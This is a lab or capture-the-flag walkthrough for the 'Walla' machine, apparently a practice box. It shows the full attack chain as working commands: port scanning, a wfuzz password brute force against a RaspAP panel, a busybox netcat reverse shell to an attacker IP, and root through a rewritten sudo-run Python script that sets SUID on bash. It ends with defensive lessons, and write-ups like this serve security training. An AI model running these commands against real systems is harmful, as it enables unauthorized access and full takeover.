Walla
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Walla exposes a RaspAP panel (lighttpd) on 8091 protected with HTTP Basic. A brute force findsadmin:secret(brute force); inside, RaspAP includes a web console that runs commands aswww-data, from which we fire a reverse shell.www-datacan run a Python script (/home/walter/wifi_reset.py) viasudo, and its directory is writable bywww-data: we rewrite it to set SUID on/bin/bash(sudo over a writable script) and abash -p(SUID abuse) givesroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.173.9764 bytes from 192.168.173.97: icmp_seq=1 ttl=61 time=35.8 msWe sweep all TCP ports, then fingerprint versions:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.173.97PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
422/tcp open ssh
8091/tcp open http
42042/tcp open sshnmap -p22,23,25,53,422,8091,42042 -sCV 192.168.173.97 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain tcpwrapped
422/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8091/tcp open http lighttpd 1.4.53
|_http-auth: Basic realm=RaspAP
42042/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)Many ports, but the one that defines the box is 8091: a lighttpd asking for HTTP Basic with the realm RaspAP (the access-point admin panel for Raspberry Pi). There are also three SSH (22, 422, 42042), telnet and a Postfix; we note them, but the path goes through RaspAP.
HTTP (RaspAP) - TCP 8091
The browser prompts for a username and password (the server's basic authentication, not a form):

RaspAP has a known default user (admin), so the natural attack is brute-forcing the password against Basic Auth.
Initial access
Brute-forcing the HTTP Basic
With wfuzz we try passwords for admin against Basic Auth, discarding 401 (failure) and 503:
wfuzz -u http://192.168.173.97:8091/ --basic "admin:FUZZ" -w /usr/share/wordlists/rockyou.txt -t 200 --hc=401,503
000000045: 200 278 L 830 W 12303 Ch "secret"The only 200 response is the password secret: the panel credentials are admin:secret (brute force).
RaspAP web console: reverse shell
Once in RaspAP, under System there's a Console tab: a web terminal that runs commands on the server. We check which user it runs as:

uid=33(www-data) gid=33(www-data) groups=33(www-data)We have command execution as www-data. Since telnet/high ports are available, we fire a reverse shell with busybox netcat to our listener:
Before triggering the shell, we set Penelope listening on 23:
penelope 23busybox nc 192.168.45.153 23 -e bash
(Penelope)> listeners add -p 23
[+] Got reverse shell from walla~192.168.173.97-Linux-x86_64  Assigned SessionID <1>
www-data@walla:/var/www/html/includes$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We read the first proof (it's in walter's home):
cat /home/walter/local.txt && ip a && hostname && whoami
39a39b276526c2310807ede8af2658ebPrivilege escalation
sudo over a writable Python script
We check sudo -l and walter's home. Two things line up:
ls -l /home
sudo -l
drwxr-xr-x 2 www-data www-data 4096 Sep 17  2020 walter
...
User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
    (ALL) NOPASSWD: /bin/systemctl start hostapd.service
    ...
The key is that www-data can run wifi_reset.py as root via sudo, and the /home/walter directory is owned by www-data. Even though the script itself is write-protected, since we own the directory we can delete it and recreate it with whatever content we want (sudo over a writable script). We replace it with a script that sets the SUID bit on /bin/bash:
rm /home/walter/wifi_reset.py
cat > /home/walter/wifi_reset.py <<'EOF'
import os
os.system("chmod u+s /bin/bash")
EOF
www-data@walla:/home$ rm /home/walter/wifi_reset.py
rm: remove write-protected regular file '/home/walter/wifi_reset.py'? y
www-data@walla:/home$ cat walter/wifi_reset.py
import os
os.system("chmod u+s /bin/bash")
We run it via sudo (it runs as root) and confirm /bin/bash is now SUID; with bash -p we keep the root euid (SUID binary abuse):
sudo /usr/bin/python /home/walter/wifi_reset.py
ls -l /bin/bash
bash -p
id
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
We read the final proof:
cat /root/proof.txt && whoami && ip a && hostname
6422cd7f22628ea4cc487e0e01e6ddd9Attack chain
RaspAP (8091, HTTP Basic)  --  wfuzz admin:FUZZ
        │  admin:secret
        ▼
RaspAP web console (System > Console)  --  www-data
        │  busybox nc -> reverse shell
        ▼
shell as www-data  (local.txt)
        │  sudo NOPASSWD python /home/walter/wifi_reset.py + dir writable by www-data
        │  rewrite script -> chmod u+s /bin/bash -> bash -p
        ▼
shell as root  (proof.txt)
Lessons learned
- HTTP Basic doesn't protect against a wordlist. With the default user (
admin) and a rockyou password (secret),wfuzzgets in within minutes. Admin-panel passwords should be long and random, and attempts should be rate-limited. - A web console is a shell. RaspAP offers an in-browser terminal; with valid credentials, the panel is equivalent to command execution as its service user (
www-data). - Protecting the script isn't enough: who owns its folder matters. The
sudorule pointed at a specific file, but its directory was owned bywww-data. Being able to delete and recreate the file is the same as being able to edit it: the binary or scriptsudopoints to, and its directory, must be owned byroot. sudoover an interpreter is arbitrary execution. Runningpython <script>asrootscopes nothing if we control the script; pin specific binaries and non-tamperable paths, never interpreters with editable arguments.